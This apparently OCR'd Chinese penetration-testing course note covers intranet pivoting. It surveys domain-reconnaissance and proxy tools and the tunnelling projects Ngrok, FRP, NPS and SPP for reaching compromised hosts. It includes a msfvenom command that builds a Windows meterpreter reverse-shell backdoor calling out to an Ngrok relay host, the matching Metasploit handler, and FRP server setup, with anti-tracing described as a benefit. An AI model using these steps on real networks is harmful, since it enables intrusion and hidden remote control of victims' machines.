
内网安全-隧道搭建&穿透上线&FRP&NPS&SPP&Ngrok&EW 项目


内网安全-小迪安全
基本认知
0、域产生原因
1、内网域的区别
2、如何判断在域内
3、域内常见信息收集
4、域内自动化工具收集
① 信息收集
网络环境
域环境
工作组/局域网
机器角色
个人PC
文件服务器
邮件服务器
网站服务器等
角色功能
任务
端口
密码/口令
安全漏洞
服务配置等
自动化工具
Adfind
BloodHound
CS插件
OLa
Ladon
TaoWu
LSTAR
梳理流程
定位域控
明确移动
取得权限
② 代理技术
工具系统
Linux
ProxyChains
Windows
Proxifier
SocksCap
节点协议
Socks4/4a
Socks5
解决方向
网络通讯
控制上线
工具
CS
MSF
连接
正向
bind_tcp
反向
reverse_tcp
操作流程
添加路由
MSF
run autoroute -p
run post/multi/manage/autoroute
CS
不需要添加
创建节点
MSF
use auxiliary/server/socks_proxy
CS
图形化：代理转发-Socks代理
图像话：代理转发-转发上线
软件连接节点
在软件服务器进行后续
防火墙
规则
入站
出站
对象
域环境
专用
公网
设置
程序
端口
预定义
自定义
FRP

#知识点：

1、内网隧道&穿透&加密&上线

2、项目-Ngrok&Frp&Nps&Spp

-连接方向：正向&反向（基础课程有讲过）

-内网穿透：解决网络控制上线&网络通讯问题

-隧道技术：解决不出网协议上线的问题（利用出网协议进行封装出网）

-代理技术：解决网络通讯不通的问题（利用跳板机建立节点后续操作）

#系列点：

1、判断什么时候用代理


2、判断什么时候用隧道

3、判断出网和不出网协议

4、如何使用代理建立节点并连接

5、如何使用隧道技术封装协议上线

6、判断哪些代理或隧道情况选择放弃



演示案例:

- 内网穿透-Ngrok-入门-上线
- 内网穿透-Frp-简易型-上线
- 内网穿透-Nps-自定义-上线
- 内网穿透-Spp-特殊协议-上线

旨在代理连接肉鸡后实现本地渗透肉鸡网络架构

Linux：Proxychains

Windows：Sockscap Proxifier

穿透项目：Ngrok Frp Spp Nps EW(停更)

优点：穿透加密数据，中间平台，防追踪，解决网络问题

https://www.ngrok.cc

https://github.com/esrrhs/spp

https://github.com/fatedier/frp

https://github.com/ehang-io/nps

http://www.rootkiter.com/EarthWorm

#内网穿透-Ngrok-入门-上线

https://www.ngrok.cc/

支持的协议：tcp、http、https

支持的类型：正向代理、反向代理

1、服务端配置：

开通隧道-TCP 协议-指向 IP 和端口-开通隧道-连接隧道

2、客户端连接服务端：

./sunny clientid 133328291918 //控制端连接 Ngrok 的服务器

3、客户端生成后门配置监听：

```
msfvenom -p windows/meterpreter/reverse_tcp
lhost=free.idcfengye.com lport=10134 -f exe -o tcp.exe
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 0.0.0.0
set lport 8888
run
```

#内网穿透-Frp-简易型-上线

https://github.com/fatedier/frp

frp 是一个专注于内网穿透的高性能的反向代理应用，支持 TCP、UDP、HTTP、HTTPS 等多种协议。可以将内网服务以安全、便捷的方式通过具有公网 IP 节点的中转暴露到公网。

自行搭建，方便修改，成本低，使用多样化，适合高富帅及隐私哥哥们

1.服务端-下载-解压-修改-启动（阿里云主机记得修改安全组配置出入口）

服务器修改配置文件 frps.ini：

```
[common]
bind_port = 7000
```

启动服务端：

```
./frps -c ./frps.ini
```

涉及资源:

补充：涉及录像课件资源软件包资料等下载地址